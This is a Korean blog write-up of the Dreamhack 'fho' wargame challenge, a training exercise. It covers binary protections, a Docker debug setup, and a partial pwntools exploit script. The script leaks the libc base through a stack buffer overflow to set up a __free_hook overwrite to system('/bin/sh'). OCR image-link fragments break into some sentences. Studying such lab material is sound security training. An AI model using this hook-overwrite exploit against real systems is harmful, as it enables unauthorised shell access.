[Dreamhack] fho
Dreamhack fho 문제를 분석하며 Hook Overwrite와 버퍼 오버플로를 이용한 익스플로잇 과정을 정리합니다.
오늘 내가 정리할 문제는 Dreamhack에서 풀 수 있는 워게임 중 하나인 fho 문제이다. 문제 링크는 여기 있다. 이 문제는 PIE와 RELRO가 적용되는 상황을 실습하는 문제이다. RELRO가 Full로 적용되는 시점에 GOT 또한 Write 권한이 없어진다. Lazy Binding이 아니라 바로 바인딩되면서 GOT의 Write 권한이 없어지는 것이다. 그렇다면, NX가 켜져 있어서 Stack의 실행 권한이 없고, GOT의 Write 권한이 없는 시점에 어떻게 쉘을 획득할 수 있을까? 여기서, glibc 2.34 미만 버전에 존재했던 Hook을 사용할 수 있다. 최신 리눅스 버전에서는 사용하기가 좀 힘든 기법이기는 하나, 이 문제는 이 Hook에 대한 Overwrite로 쉘을 획득하는 과정을 실습하게 해준다.
문제 분석 및 환경 세팅
먼저 문제를 다운받으면, Dockerfile, fho, fho.c, flag, libc-2.27.so 이렇게 있다. Hook Overwrite를 쓰기 위해서는 glibc 2.34 미만의 버전만 가능하다. 그래서 이 문제를 풀기 위해서는 Dockerfile로 동일한 ubuntu 환경을 구성하여 문제를 해결해야한다.
1
$ file ./fho
위 커맨드를 실행하니 아래와 같이 결과가 나왔다.
1
./fho: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=54629e974f6eabe20cc6029d133b456ea4b67f12, not stripped
보아하니, 64비트 x86-64 운영체제에 Little Endian, 그리고 dynamically linked가 켜져 있어서 현재 내가 실행하는 환경의 libc를 참고한다. 따라서, 지금 내 환경은 ubuntu 24.04라서, glibc가 2.39 버전을 사용한다. 따라서 이 문제에 대한 정확한 디버깅과 해답을 찾을 수 없다.
따라서, Dockerfile.debug를 만들어서 동일 환경을 재현한다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
2223
24
25
26
27
28
29
30
31
32
33
34
35
36
37
3839
40
41
42
43
FROM ubuntu:18.04@sha256:ceed028aae0eac7db9dd33bd89c14d5a9991d73443b0de24ba0db250f47491d2
ENV user=fho
ENV chall_port=7182
ENV LANG=C.UTF-8
ENV LC_ALL=C.UTF-8
RUN apt-get update
RUN apt-get -y install socat \
gdb \
git \
python3 \python3-pip \
python3-dev \
libssl-dev \
libffi-dev \
build-essential \
curl \
file \
nano \
&& rm -rf /var/lib/apt/lists/*
RUN pip3install --no-cache-dir --upgrade pip setuptools wheel
RUN pip3 install --no-cache-dir "pwntools<4.13.0"
RUN adduser $user
WORKDIR /home/$user
ADD $user /home/$user/$user
ADD flag /home/$user/flag
RUN chown -R root:root /home/$user
RUN chown root:$user /home/$user/flag
RUN chown root:$user /home/$user/$user
RUN chmod 755 /home/$user/$user
RUNchmod 440 /home/$user/flag
USER $user
EXPOSE $chall_port
CMD socat -T 30 TCP-LISTEN:$chall_port,reuseaddr,fork EXEC:/home/$user/$user
기존에 주는 Dockerfile에서 install할 패키지들을 추가로 넣었다. python3과 gdb, 그리고 pip3 install로 pwntools를 설치해서 내부 환경에서 exploit할 파이썬 코드를 실행할 수 있게 했다. 동일 환경에서 디버깅을 명확하게 하기 위해 추가했다.
이렇게 Dockerfile.debug를 두고, 아래 커맨드로 도커 이미지를 빌드하고, run 커맨드로 접속했다.
1
2
$ docker build -f Dockerfile.debug -t my_chall .
$ docker run --rm -it my_chall /bin/bash
그리고, checksec으로 현재 어떤 보호기법들이 있는지를 보고 코드 분석으로 넘어가자.
1
2
34
5
6
7
8
$ checksec ./fho
# Arch:amd64-64-little
# RELRO: Full RELRO
# Stack: Canary found
# NX: NX enabled
# PIE: PIE enabled
# Stripped: No
보아하니 Full RELRO라서 init_array, fini_array 및 GOT의 write 권한이 없으며, Canary가 있어서 실행이 끝나는 시점에BOF를 막는다. 그리고 NX가 켜져 있어 Stack 영역의 실행 권한이 없어졌고, PIE 및 ASLR이 켜져있어서 코드 베이스 주소 및 스택, 힙, libc 영역의 base 주소가 모두 실행 때 마다 달라진다.
코드 분석 & exploit 전략
코드는 사실, 실습 문제라 그런지 어떻게 해야하는 지를 단계별로 알려준다.
1
2
3
4
puts("[1] Stack buffer overflow");
printf("Buf: ");
read(0, buf, 0x100);
printf("Buf: %s\n", buf);
먼저, BOF를 통해서 libc의 base 주소를 찾을 수 있게 도와준다. Hook의 경우, free, malloc, realloc 등의 함수에 있으며, 이는 원래는 디버깅용으로 있었던 포인터변수이다. free를 예시로 들면, free에는 __free_hook 이라는 포인터변수가 NULL이 아니라면 해당 주소로 jmp 시킨다. 이건 실행 흐름을 제어한다는 뜻이다. hook을 실행하고 원래대로 free를 한다는 말이 아니라, free에서 __free_hook에 NULL이 아닌 값이 있으면 free 하려던 것을 멈추고 hook 포인터 변수에 들어있는 주소에 해당하는 함수를 실행시킨다는 것이다. 그리고 hook 포인터 변수의 경우, libc의 .bss, .data 섹션에 위치한다. 그래서 해당 영역은 write가 가능하다. 이 특성 때문에, glibc 2.34 미만의 리눅스 버전에서는 이 영역이 굉장히 큰 취약점이 되었다.
아무튼, libc에 해당포인터변수들이 존재하므로, libc의 base를 leak 해야한다. 해당 영역을 BOF를 통해서 할 수 있게 도와주는 코드가 있다.
1
2
3
4
5
6
7
puts("[2] Arbitary-Address-Write");
printf("To write: ");
scanf("%llu", &addr);
printf("With: ");
scanf("%llu", &value);
printf("[%p] = %llu\n", addr, value);
*addr = value;
두 번째로는 특정 주소의 값을 덮어쓰기 하는 코드이다. Hook의 주소를 libc offset을 이용해서 계산하고, 해당 주소에다가 system 함수의 주소를 넣는 식으로 하면 hook의 값이 NULL이 아니게 되므로 해당 Hook을 가진 함수가 실행될 때 system 함수가 실행되게 실행 흐름을 제어할 수 있다.1
2
3
4
puts("[3] Arbitrary-Address-Free");
printf("To free: ");
scanf("%llu", &addr);
free(addr);
마지막으로, free를 시키는 코드가 있는데, 포인터변수를 인자로 담아준다. 여기서, hook의 경우 본 함수의 인자를 그대로 받아서 사용한다. 따라서, free의 hook 포인터변수인 __free_hook 을 system 함수의 주소로 바꾸고, 원래 free 함수 호출 시 인자로 “/bin/sh”를 넣어주면, free(“/bin/sh”) => system(“/bin/sh”) 로 만들 수 있다. 따라서, 쉘을 획득할 수 있다.
exploit
우리는 libc base 주소를 먼저 구해야한다. 우리가 가진 도구는 BOF와 printf로 buf를 출력하는 것이다. 이를 통해서 널 바이트를 없애버리면 printf가 뒷 스택 영역까지 읽어버리게 함으로써 특정 8바이트 값을 읽어낼 수 있다. 우리가 읽을 수 있는 것 중 특별한 값은 SFP와 RIP이다. 여기서, RIP에 집중해보자.
RIP의 경우, 함수가 끝나고 돌아갈 주소가 담겨져 있다. 그러면 main의 경우, 어디로 돌아가는가? glibc 2.27 기준, main 함수 스택프레임의 경우 libc에서 __libc_start_main 이라는 함수의 호출로 인해 생성된다. 따라서, gdb를 통해서 main이 돌아갈 주소가 __libc_start_main에서 얼마나 떨어진 곳인지를디버깅해보자.
gdb 디버깅
gdb를 통해 fho 디버깅을 한다. 우리가 알고 싶은건, main의 rip 주소가 대체 어디이며, 그곳은 __libc_start_main에서 얼마나 떨어진 곳인지를 알아야 한다. rip 주소를 알면, 이 주소의 symbol info를 디버깅해서 알아내면 오프셋을 알아낼 수 있다.
먼저 main에다가 breakpoint를 걸고, run을 시킨다. 그렇게 되면 main이 딱 실행되기 직전에 멈추는데, 함수 호출 규약을 보면, 아래와 같이 동작한다.
call main 을 했다고 가정하자. 그렇다면, 이는 RIP를 stack에 push하고, 그 다음에 실행할 함수로 jump를 시킨다. 그리고 나서, 프롤로그가 진행되면서 SFP가 생긴다. gdb의 breakpoint는 call main을 한 직후이다. 따라서, RIP가 push 되고, main으로 jump가 딱 되고, 프롤로그가 실행되기 직전에 break를 하는 것이다. 따라서, b *main 을 통해서 main 주소에다가 breakpoint를 해두면, 지금 이 상태에서의 rsp는 정확히 RIP 이다. 따라서, 우리는 아래의 gdb 명령어로 __libc_start_main과 RIP 사이의 오프셋을 계산할 수 있다.
1
2
3
(gdb) info symbol *(long*)$rsp
result: __libc_start_main + 231 in section .text of /lib/x86_64-linux-gnu/libc.so.6
이를 보니, main의 RIP는 __libc_start_main base에서 231만큼 떨어진 곳에 위치한다는 것을 알아냈다. 즉, main이 끝나고 돌아갈 주소는 __libc_start_main 에서 231만큼 떨어진 주소라는 것이다. 자 그러면 오프셋을 알았으니, libc base를 leak 하러 가보자.
libc base leak
1
2
3
4
5
6
7
89
10
11
12
13
14
15
16
17
# Leak Libc Base
buf = b"A"*0x48 # go RIP
r.sendafter(b"Buf: ", buf)
r.recvuntil(buf)
remote_libc_start_main = u64(r.recvline()[:-1] + b"\x00"*2) # RIP에 적힌 main이 끝나면 돌아갈 주소
# gdb로 분석 결과, RIP에 쓰여진 것은 __libc_start_main 주소에 231을 더한 값이었다.
local_libc_start_main = libc.symbols["__libc_start_main"] + 231 # libc_start_main의 주소 + 231
# libc_start_main + 231 주소가 offset# 따라서, libc base는 아래와 같음.
libc_base = remote_libc_start_main - local_libc_start_main
# 이거 또는 더 쉽게, local_libc_start_main = libc.libc_start_main_return 도 된다고 한다.
system = libc_base + libc.symbols["system"]
free_hook = libc_base + libc.symbols["__free_hook"]
binsh = libc_base + next(libc.search(b"/bin/sh"))
먼저, buf를 채워넣어서 RIP 직전까지 더미로 채워넣어서 널 바이트를 없애고, 실행 프로그램의 RIP를 leak 한다. 그리고 leak 한 RIP 내부 값은 실행되는 프로그램에서의 __libc_start_main + 231 주소이다. 이는 PIE, ASLR 때문에 libc base가 계속 바뀐다. 따라서, 현재 사용 중인 libc를 기준으로 __libc_start_main + 231을 구하고, 이를 빼서 사용 중인 libc 라이브러리 기점으로 얼마만큼의 base offset이 있는지를 알아낼 수 있다.
